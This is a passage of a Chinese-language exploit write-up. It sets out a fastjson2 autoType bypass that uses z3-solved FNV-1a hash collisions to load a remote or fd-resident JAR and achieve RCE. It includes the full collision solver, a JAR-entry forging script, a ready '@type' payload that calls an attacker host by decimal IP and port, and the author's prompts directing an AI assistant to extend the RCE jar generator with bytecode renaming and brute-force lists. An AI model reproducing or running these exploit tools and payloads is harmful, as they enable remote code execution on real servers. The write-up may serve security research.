h_start, prefix_chars, prefix_has_high = fnv1a_prefix_state(prefix)
|
||
|
||
# 创建 num_chars 个 64 位 BitVec 变量 (只对未知字符建变量)
|
||
c = [BitVec(f'c{i}', 64) for i in range(num_chars)]
|
||
|
||
# FNV-1a 计算 (从 prefix 处理后的 h_start 继续)
|
||
h = BitVecVal(h_start, 64)
|
||
for i in range(num_chars):
|
||
h = (h ^ c[i]) * BitVecVal(PRIME, 64)
|
||
|
||
# 求解器
|
||
s = Solver()
|
||
s.add(h == BitVecVal(target_unsigned, 64))
|
||
|
||
# 字符范围约束
|
||
for i in range(num_chars):
|
||
s.add(c[i] >= min_char)
|
||
s.add(c[i] <= max_char)
|
||
# ★ 排除 UTF-16 代理对范围 (0xD800-0xDFFF)
|
||
# 这些码点专用于 UTF-16 编码,不能作为独立字符
|
||
# Python chr() 能产生但 print 时 UTF-8 不允许
|
||
s.add(Or(c[i] < 0xD800, c[i] > 0xDFFF))
|
||
|
||
# FNV-1a 触发条件检查 (考虑 prefix)
|
||
# fastjson2: 字符串长度 > 8 或任一 char > 255 -> 走 FNV-1a
|
||
prefix_java_len = len(prefix_chars)
|
||
total_len = prefix_java_len + num_chars
|
||
|
||
# 只有当总长度 <=8 且 prefix 没有高字符 且 字符范围含 <=255 时,
|
||
# 才需要强制至少一个未知字符 >255 (确保走 FNV-1a 而非短字符串优化)
|
||
if min_char <= 255 and total_len <= 8 and not prefix_has_high:
|
||
s.add(Or([c[i] > 255 for i in range(num_chars)]))
|
||
|
||
# 求解
|
||
result = s.check()
|
||
if result == sat:
|
||
m = s.model()
|
||
return [m[c[i]].as_long() for i in range(num_chars)]
|
||
return None
|
||
|
||
|
||
def main():
|
||
parser = argparse.ArgumentParser(
|
||
description='FNV-1a 64 位哈希碰撞求解器 (z3) - 支持自定义前缀',
|
||
formatter_class=argparse.RawDescriptionHelpFormatter,
|
||
)
|
||
parser.add_argument('target_hash', type=str,
|
||
help='目标 hash (十进制可负 / 0x十六进制)')
|
||
parser.add_argument('num_chars', type=int, nargs='?', default=5,
|
||
help='未知字符数 (默认 5, 不含 prefix)')
|
||
parser.add_argument('min_char', type=int, nargs='?', default=256,
|
||
help='字符最小值 (默认 256)')
|
||
parser.add_argument('max_char', type=int, nargs='?', default=65535,
|
||
help='字符最大值 (默认 65535)')
|
||
parser.add_argument('--prefix', type=str, default='',
|
||
help='已知前缀字符串, 先参与 FNV-1a 再求解未知字符')
|
||
args = parser.parse_args()
|
||
|
||
target_hash = parse_hash(args.target_hash)
|
||
num_chars = args.num_chars
|
||
min_char = args.min_char
|
||
max_char = args.max_char
|
||
prefix = args.prefix
|
||
|
||
# 预计算 prefix 状态 (用于显示)
|
||
h_start, prefix_chars, prefix_has_high = fnv1a_prefix_state(prefix)
|
||
prefix_java_len = len(prefix_chars)
|
||
total_len = prefix_java_len + num_chars
|
||
|
||
print("═" * 64)
|
||
print(" FNV-1a 64 位哈希碰撞求解器 (z3)")
|
||
print("═" * 64)
|
||
print()
|
||
print(f" 目标 hash (有符号): {target_hash}")
|
||
print(f" 目标 hash (无符号): {to_unsigned(target_hash)}")
|
||
print(f" 目标 hash (十六进制): 0x{to_unsigned(target_hash):016x}")
|
||
print()
|
||
print(f" 未知字符数: {num_chars}")
|
||
print(f" 字符范围: [{min_char}, {max_char}]")
|
||
if prefix:
|
||
prefix_display = prefix.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
print(f" 已知前缀: \"{prefix_display}\"")
|
||
print(f" 前缀长度: {prefix_java_len} Java char(s)")
|
||
print(f" 前缀含 >255 字符: {'是' if prefix_has_high else '否'}")
|
||
print(f" 前缀处理后起始 hash: 0x{h_start:016x}")
|
||
print(f" (原始 OFFSET: 0x{OFFSET:016x})")
|
||
print(f" 总字符串长度: {total_len} Java char(s)")
|
||
if min_char <= 255 and total_len <= 8 and not prefix_has_high:
|
||
print(f" ⚠ 总长度 <=8 且范围含 <=255, 会强制至少一个未知字符 >255 (走 FNV-1a)")
|
||
print()
|
||
|
||
# 求解
|
||
print(" 求解中...")
|
||
start = time.time()
|
||
result = solve(target_hash, num_chars, min_char, max_char, prefix)
|
||
elapsed = time.time() - start
|
||
|
||
if result is None:
|
||
print(f" ✗ 未找到解 (unsat), 耗时 {elapsed:.2f}s")
|
||
print()
|
||
print(" 可能原因:")
|
||
print(" 1. 输入空间太小 (字符数 × 位宽 < 64)")
|
||
print(" 2. z3 求解超时 (尝试减少字符数)")
|
||
print(" 3. 真的无解 (极少见)")
|
||
return
|
||
|
||
print(f" ✓ 找到解! 耗时 {elapsed:.2f}s")
|
||
print()
|
||
|
||
# 构造碰撞字符串 (只有未知部分)
|
||
collision_str = ''.join(chr(c) for c in result)
|
||
# 完整字符串 = prefix + 未知部分
|
||
full_str = prefix + collision_str
|
||
|
||
# 验证: 完整字符串的 FNV-1a hash 应该等于目标
|
||
actual_hash = fnv1a_hash(full_str)
|
||
|
||
print("─" * 64)
|
||
print(" 碰撞结果")
|
||
print("─" * 64)
|
||
print()
|
||
print(f" 原始目标 hash: 0x{to_unsigned(target_hash):016x}")
|
||
print(f" 完整字符串 hash: 0x{to_unsigned(actual_hash):016x}")
|
||
print(f" 匹配: {'✓' if to_unsigned(actual_hash) == to_unsigned(target_hash) else '✗'}")
|
||
print()
|
||
if prefix:
|
||
prefix_display = prefix.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
print(f" 已知前缀: \"{prefix_display}\"")
|
||
print(f" 未知部分 Code Points: {result}")
|
||
print(f" 未知部分 十六进制: [{', '.join(f'0x{c:04x}' for c in result)}]")
|
||
print(f" 未知部分 Unicode 转义: {''.join(f'\\u{c:04x}' for c in result)}")
|
||
safe_str = collision_str.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
print(f" 未知部分字符串: \"{safe_str}\"")
|
||
print()
|
||
print("─" * 64)
|
||
print(" 使用提示")
|
||
print("─" * 64)
|
||
print()
|
||
# Java 形式: prefix 用 Unicode 转义 + 未知部分用 Unicode 转义
|
||
prefix_unicode = ''.join(f'\\u{ch:04x}' for ch in prefix_chars)
|
||
unknown_unicode = ''.join(f'\\u{c:04x}' for c in result)
|
||
if prefix:
|
||
print(" 1. Java 中使用 (prefix + 未知部分, 全 Unicode 转义):")
|
||
print(f' String s = "{prefix_unicode}{unknown_unicode}";')
|
||
print()
|
||
prefix_display = prefix.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
print(" 2. 或者 prefix 用字面量, 未知部分用 Unicode 转义:")
|
||
print(f' String s = "{prefix_display}" + "{unknown_unicode}";')
|
||
else:
|
||
print(" 1. Java 中使用 (用 Unicode 转义):")
|
||
print(f' String s = "{unknown_unicode}";')
|
||
print()
|
||
print(f" long hash = com.alibaba.fastjson2.util.Fnv.hashCode64(s);")
|
||
print()
|
||
print(" 3. 这个字符串的 FNV-1a hash 等于目标 hash")
|
||
if min_char > 255:
|
||
print(" 4. 每个未知字符 > 255, 确保走 FNV-1a 分支 (非短字符串优化)")
|
||
print()
|
||
print("═" * 64)
|
||
|
||
|
||
if __name__ == '__main__':
|
||
main()
|
||
```
|
||
|
||
|
||
|
||
生成远程加载的 payload:
|
||
|
||
|
||
|
||
|
||
```python
|
||
heihu577 @ ~/Desktop ❯ python fnv_collision.py --prefix "jar:http:..2887610369.2333.Hello\!.Hello" -6293031534589903644
|
||
════════════════════════════════════════════════════════════════
|
||
FNV-1a 64 位哈希碰撞求解器 (z3)
|
||
════════════════════════════════════════════════════════════════
|
||
|
||
目标 hash (有符号): -6293031534589903644
|
||
目标 hash (无符号): 12153712539119647972
|
||
目标 hash (十六进制): 0xa8aaa929446ffce4
|
||
|
||
未知字符数: 5
|
||
字符范围: [256, 65535]
|
||
已知前缀: "jar:http:..2887610369.2333.Hello!.Hello"
|
||
前缀长度: 39 Java char(s)
|
||
前缀含 >255 字符: 否
|
||
前缀处理后起始 hash: 0x3acee6a3e7fcfdce
|
||
(原始 OFFSET: 0xcbf29ce484222325)
|
||
总字符串长度: 44 Java char(s)
|
||
|
||
求解中...
|
||
✓ 找到解! 耗时 0.19s
|
||
|
||
────────────────────────────────────────────────────────────────
|
||
碰撞结果
|
||
────────────────────────────────────────────────────────────────
|
||
|
||
原始目标 hash: 0xa8aaa929446ffce4
|
||
完整字符串 hash: 0xa8aaa929446ffce4
|
||
匹配: ✓
|
||
|
||
已知前缀: "jar:http:..2887610369.2333.Hello!.Hello"
|
||
未知部分 Code Points: [16676, 4874, 30874, 19441, 64757]
|
||
未知部分 十六进制: [0x4124, 0x130a, 0x789a, 0x4bf1, 0xfcf5]
|
||
未知部分 Unicode 转义: \u4124\u130a\u789a\u4bf1\ufcf5
|
||
未知部分字符串: "䄤ጊ碚䯱ﳵ"
|
||
|
||
────────────────────────────────────────────────────────────────
|
||
使用提示
|
||
────────────────────────────────────────────────────────────────
|
||
|
||
1. Java 中使用 (prefix + 未知部分, 全 Unicode 转义):
|
||
String s = "\u006a\u0061\u0072\u003a\u0068\u0074\u0074\u0070\u003a\u002e\u002e\u0032\u0038\u0038\u0037\u0036\u0031\u0030\u0033\u0036\u0039\u002e\u0032\u0033\u0033\u0033\u002e\u0048\u0065\u006c\u006c\u006f\u0021\u002e\u0048\u0065\u006c\u006c\u006f\u4124\u130a\u789a\u4bf1\ufcf5";
|
||
|
||
2. 或者 prefix 用字面量, 未知部分用 Unicode 转义:
|
||
String s = "jar:http:..2887610369.2333.Hello!.Hello" + "\u4124\u130a\u789a\u4bf1\ufcf5";
|
||
|
||
long hash = com.alibaba.fastjson2.util.Fnv.hashCode64(s);
|
||
|
||
3. 这个字符串的 FNV-1a hash 等于目标 hash
|
||
4. 每个未知字符 > 255, 确保走 FNV-1a 分支 (非短字符串优化)
|
||
|
||
════════════════════════════════════════════════════════════════
|
||
```
|
||
|
||
|
||
|
||
该 payload 能成功走向 loadClass 逻辑:
|
||
|
||
|
||
|
||
|
||
```java
|
||
String jsonWithType = "{\"@type\":\"jar:http:..2887610369.2333.Hello!.Hello\\u4124\\u130a\\u789a\\u4bf1\\ufcf5\",\"name\":\"alice\",\"age\":25,\"email\":\"[email protected]\"}";
|
||
// 不指定目标类,解析成 JSONObject
|
||
Object obj = JSON.parseObject(jsonWithType, Object.class);
|
||
System.out.println(obj);
|
||
```
|
||
|
||
|
||
|
||
最终结果:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
### SpringBoot 中测试
|
||
|
||
|
||
在 SpringBoot 中依旧能发送请求, 准备一个 SpringBoot 案例, 准备一个JSON.parseObject(可控,Object.class)可控端点即可.
|
||
|
||
|
||
#### fnv 计算步骤
|
||
|
||
|
||
另外 Payload 使用 fastjson 1.2.83 的原有 payload 例如:
|
||
|
||
|
||
|
||
|
||
```java
|
||
jar:http:..2887610369:2333.Hello!.Hello
|
||
```
|
||
|
||
|
||
|
||
原封不动的将其丢到 fnv 计算器中:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
生成结果为:
|
||
|
||
|
||
|
||
|
||
```java
|
||
jar:http:..2887610369:2333.Hello!.Hello\ue94c\uc17c\uf770\ua803\uc0d3
|
||
```
|
||
|
||
|
||
|
||
|
||
#### 驻留 jar 步骤
|
||
|
||
|
||
若想要在目标中驻留该 jar 包, 以维持后续的 fd 利用, 则需要 jar 包中已包含Hello\\ue94c\\uc17c\\uf770\\ua803\\uc0d3.class这个文件, 但该文件由于文件名称为 Unicode 编码, 使用编程的场景更加方便, 编写新 python 脚本配合 fnv 脚本使用:
|
||
|
||
|
||
|
||
|
||
```python
|
||
#!/usr/bin/env python3
|
||
"""
|
||
JAR/ZIP 碰撞条目复制工具 - 配合 fnv_collision.py 使用
|
||
|
||
功能:
|
||
将 JAR 中已有的 class 文件复制一份, 在文件名末尾 (扩展名前) 插入
|
||
fnv_collision.py 求出的 unicode 字符, 形成新的 JAR 条目.
|
||
|
||
这样 JNDI jar: URL 加载时, fastjson 校验的类名 FNV hash 命中碰撞值,
|
||
实际加载的却是新条目 (内容与原 class 一致).
|
||
|
||
用法:
|
||
python3 jar_collision_copy.py <JAR文件> <原class文件名> <unicode转义串>
|
||
|
||
参数:
|
||
JAR文件 : 要修改的 JAR/ZIP 文件路径
|
||
原 class 文件名 : JAR 中已存在的 class 条目名 (如 Hello.class)
|
||
unicode 转义串 : \\uXXXX 格式字符串 (来自 fnv_collision.py 输出)
|
||
★ 请用单引号包裹, 避免 shell 解释 \\u
|
||
|
||
示例:
|
||
python3 jar_collision_copy.py ./Hello Hello.class '\\ue94c\\uc17c\\uf770\\ua803\\uc0d3'
|
||
|
||
# 也可以直接传已解码的 unicode 字符 (双引号在 zsh 下会解码 \\u)
|
||
python3 jar_collision_copy.py ./Hello Hello.class "셼ꠃ샓"
|
||
|
||
工作流程:
|
||
1. 读取 JAR, 找到原 class 条目, 缓存其内容
|
||
2. 解析 unicode 转义串 (\\uXXXX -> 实际字符)
|
||
3. 构造新条目名: <原文件名去扩展名> + <解码字符> + <扩展名>
|
||
例: Hello.class + \\ue94c... -> Hello\\ue94c... uc17c... .class
|
||
4. 创建临时 JAR, 复制所有原条目 + 追加新条目
|
||
5. 用临时 JAR 替换原 JAR
|
||
6. 验证新条目存在且内容与原条目一致
|
||
"""
|
||
import sys
|
||
import re
|
||
import os
|
||
import shutil
|
||
import zipfile
|
||
import tempfile
|
||
|
||
|
||
def decode_unicode_escapes(s):
|
||
"""
|
||
将 \\uXXXX 格式的字符串解码为实际 unicode 字符.
|
||
支持混合字面字符和转义序列: "Hello\\u4e16\\u754c" -> "Hello世界"
|
||
若传入的已是实际字符 (无 \\u 转义), 原样返回.
|
||
"""
|
||
pattern = re.compile(r'\\u([0-9a-fA-F]{4})')
|
||
return pattern.sub(lambda m: chr(int(m.group(1), 16)), s)
|
||
|
||
|
||
def split_extension(name):
|
||
"""
|
||
分离条目名的主体和扩展名.
|
||
Hello.class -> ('Hello', '.class')
|
||
com/foo/Bar.class -> ('com/foo/Bar', '.class')
|
||
Hello -> ('Hello', '')
|
||
"""
|
||
idx = name.rfind('.')
|
||
# 排除路径中的点 (如 com.foo/Bar 中的第一个点)
|
||
# 只认最后一个点, 且该点后面不是路径分隔符
|
||
if idx > 0 and '/' not in name[idx:]:
|
||
return name[:idx], name[idx:]
|
||
return name, ''
|
||
|
||
|
||
def main():
|
||
if len(sys.argv) != 4:
|
||
print(__doc__)
|
||
sys.exit(1)
|
||
|
||
jar_path = sys.argv[1]
|
||
original_class = sys.argv[2]
|
||
unicode_str = sys.argv[3]
|
||
|
||
# 解码 unicode 转义
|
||
decoded = decode_unicode_escapes(unicode_str)
|
||
|
||
# 分离原 class 文件名和扩展名
|
||
base_name, ext = split_extension(original_class)
|
||
|
||
# 构造新条目名: base_name + decoded + ext
|
||
new_entry_name = base_name + decoded + ext
|
||
|
||
print("═" * 64)
|
||
print(" JAR 碰撞条目复制工具")
|
||
print("═" * 64)
|
||
print()
|
||
print(f" JAR 文件: {jar_path}")
|
||
print(f" 原 class 条目: {original_class}")
|
||
print(f" Unicode 输入: {unicode_str}")
|
||
print(f" 解码后字符: {repr(decoded)}")
|
||
print(f" 解码后 Unicode: {''.join(chr(c) for c in [ord(c) for c in decoded])!r}")
|
||
decoded_unicode_repr = ''.join('\\u{:04x}'.format(ord(c)) for c in decoded)
|
||
print(f" 解码后转义形式: {decoded_unicode_repr}")
|
||
print()
|
||
print(f" 新条目名: {repr(new_entry_name)}")
|
||
new_unicode_repr = ''.join('\\u{:04x}'.format(ord(c)) for c in new_entry_name)
|
||
print(f" 新条目 Unicode: {new_unicode_repr}")
|
||
print()
|
||
|
||
# 检查 JAR 文件
|
||
if not os.path.exists(jar_path):
|
||
print(f" ✗ JAR 文件不存在: {jar_path}")
|
||
sys.exit(1)
|
||
|
||
# 读取原 class 内容并检查
|
||
try:
|
||
with zipfile.ZipFile(jar_path, 'r') as zf:
|
||
names = zf.namelist()
|
||
if original_class not in names:
|
||
print(f" ✗ 原 class 条目 [{original_class}] 不在 JAR 中")
|
||
print()
|
||
print(" JAR 当前条目列表:")
|
||
for n in names:
|
||
display = n.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
print(f" {display}")
|
||
sys.exit(1)
|
||
original_data = zf.read(original_class)
|
||
existing_new = new_entry_name in names
|
||
except zipfile.BadZipFile:
|
||
print(f" ✗ 不是有效的 ZIP/JAR 文件: {jar_path}")
|
||
sys.exit(1)
|
||
|
||
print(f" ✓ 找到原条目 [{original_class}], 大小 {len(original_data)} 字节")
|
||
if existing_new:
|
||
print(f" ⚠ 新条目已存在, 将覆盖")
|
||
|
||
# 创建临时文件, 复制所有条目 + 添加新条目
|
||
fd, tmp_path = tempfile.mkstemp(suffix='.jar')
|
||
os.close(fd)
|
||
|
||
try:
|
||
print()
|
||
print(" 写入新 JAR...")
|
||
with zipfile.ZipFile(jar_path, 'r') as src:
|
||
with zipfile.ZipFile(tmp_path, 'w', zipfile.ZIP_DEFLATED) as dst:
|
||
# 复制所有原条目 (跳过与新条目同名的, 稍后统一写)
|
||
for item in src.infolist():
|
||
if item.filename == new_entry_name:
|
||
continue
|
||
# 用 ZipInfo 保留原条目的压缩方式/时间戳等元信息
|
||
dst.writestr(item, src.read(item.filename))
|
||
# 追加新条目 (内容复制自原 class)
|
||
dst.writestr(new_entry_name, original_data)
|
||
|
||
# 用临时文件替换原 JAR
|
||
shutil.move(tmp_path, jar_path)
|
||
print(f" ✓ 已添加新条目")
|
||
|
||
except Exception as e:
|
||
if os.path.exists(tmp_path):
|
||
os.unlink(tmp_path)
|
||
print(f" ✗ 操作失败: {e}")
|
||
sys.exit(1)
|
||
|
||
# 验证结果
|
||
print()
|
||
print("─" * 64)
|
||
print(" 验证结果")
|
||
print("─" * 64)
|
||
print()
|
||
with zipfile.ZipFile(jar_path, 'r') as zf:
|
||
names = zf.namelist()
|
||
print(f" JAR 条目列表 ({len(names)} 项):")
|
||
for n in names:
|
||
display = n.encode('utf-8', errors='backslashreplace').decode('utf-8')
|
||
unicode_repr = ''.join('\\u{:04x}'.format(ord(c)) for c in n)
|
||
marker = ' ★ 新增' if n == new_entry_name else ''
|
||
print(f" {display}{marker}")
|
||
if n == new_entry_name:
|
||
print(f" unicode: {unicode_repr}")
|
||
data = zf.read(n)
|
||
if data == original_data:
|
||
print(f" 内容校验: ✓ 与原条目一致 ({len(data)} 字节)")
|
||
else:
|
||
print(f" 内容校验: ✗ 与原条目不一致!")
|
||
print(f" 原条目: {len(original_data)} 字节, 新条目: {len(data)} 字节")
|
||
|
||
print()
|
||
print("═" * 64)
|
||
|
||
|
||
if __name__ == '__main__':
|
||
main()
|
||
```
|
||
|
||
|
||
|
||
最终结果:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
当前仅是驻留到受害机 /proc/{pid}/fd 中案例, 先使用 0kb 的文件做测试:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
最终驻留成功.
|
||
|
||
|
||
#### POC 调试 & 攻击案例
|
||
|
||
|
||
刚才的脚本仅仅是将jar 中的 class 文件名称符合传递的@type中的资源值, 若想要满足 RCE 还需要该 class 文件的内容(字节码)的类名同样带有 Unicode 编码. 此时对 AI 对我原 fastjson 1.2.83 的脚本进行说明了:
|
||
|
||
|
||
|
||
```python
|
||
我这里有一个项目:/Users/heihu577/Desktop/fastjson2/tools/fastjson-1.2.83-rce-jar-generator-1.0.1/GenJarBatch.java,你可以 阅读一波 README.md 文件之后,再看一波该 java 源码,现在我给你定义新的需求。新增:fnv_add_unicode_file 功能,对 cmd 或
|
||
defineClass 生成的 jar 文件进行分析。1: 分析出来 cmd 或 defineClass 生成的 jar 包,通过查看包名的形式能够定位到 fd0.Exception(假设生成的 class 文件是该结构,如果存在多个目录中存在 class 文件就依次进行如下操作),那么你可以通过 ASM 类库或者其他手段分析包名以及类名的结构来拼接为之前案例中的: python fnv_collision.py --prefix
|
||
"jar:http:..2887610369:2333.Hello\!.Hello" -6293031534589903644 中的 --prefix 部分(可能是 jar:file:.proc.self.fd.数字!. fd 数字.Exception)这种结构。2. 根据枚举出来的 包名类名结构,通过 python fnv_collision.py --prefix "jar:http:..2887610369:2333.Hello\!.Hello" -6293031534589903644 该脚本的逻辑来进行计算(是根据逻辑,但你需要写出对应
|
||
java 模块的功能来使得与该 python 的结果一致才行),得到其后缀需要增加的 Unicode 码部分。3. 你已经知道了要增加什么 Unicode 编码之后,你需要将 Hello 类中的字节码中的类名部分进行修改(可以使用 asm 实现),修改为 “Hello+Unicode 值”,并且将该 class 文件加入到 jar 包中(文件名同样符合类名规律)。整个过程全部使用 java 语言,禁止 java 中嵌套 python。
|
||
```
|
||
|
||
坐等很长时间后, 又优化了一些细节:
|
||
|
||
|
||
|
||
|
||
```python
|
||
最后生成的 jar 包中,不是含有 class 文件吗,然后会输出:“jar:file:.proc.self.fd.256!.fd256.Exception醍눲䕹ᄬ憬”,我现在想让你把每次处理完毕的结果保存到"result.txt" 中。并且内容是:jar:file:.proc.self.fd.<NUM>!.fd<NUM>.Exception<Unicode 编码>,因为 fd 目录可能太多,然后你需要换行分割。
|
||
```
|
||
|
||
|
||
|
||
用于爆破时使用. 但外部 http 需要远程下载 jar 到 /proc/self/fd 中, 继续给 AI 思路:
|
||
|
||
|
||
|
||
|
||
```python
|
||
现在对原有的 cmd/defineClass 做一个变更,就是写入 jar 文件中的 1.class 文件,为命令行中指明的 host 和 port 名称,或者整个命令行也可以。
|
||
```
|
||
|
||
|
||
|
||
这是因为自己原编写的 fastjson 1.2.83 payload 的命令行参数存在攻击者 IP 和 PORT, 需要符合后续包名.
|
||
|
||
|
||
|
||
|
||
```python
|
||
让你做这一步,实际上是为了让你在 fnv_add_unicode_file 功能中增加两个需求:1. 解析 1.class 文件内容中的 ip 和 port 部分,组合为:jar:http:..<IP的10进制>:<IP的端口号>.<命令行中指明的文件名>!.1 2. 对组合结果进行 z3-fnv算法解方程,最后要拼接出:jar:http:..<IP的10进制>:<IP的端口号>.<命令行中指明的文件名>!.1<Unicode编码> 3. 拼接完成之后,在最终处理的 jar 包内增加这样一个真实文件,最最最后需要告诉用户首先使用该 payload 进行远程服务器下载。
|
||
```
|
||
|
||
最终实现效果, 先是工具提示远程拉取:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
随后是工具生成的 result.txt 进行爆破:
|
||
|
||
|
||
|
||
|
||
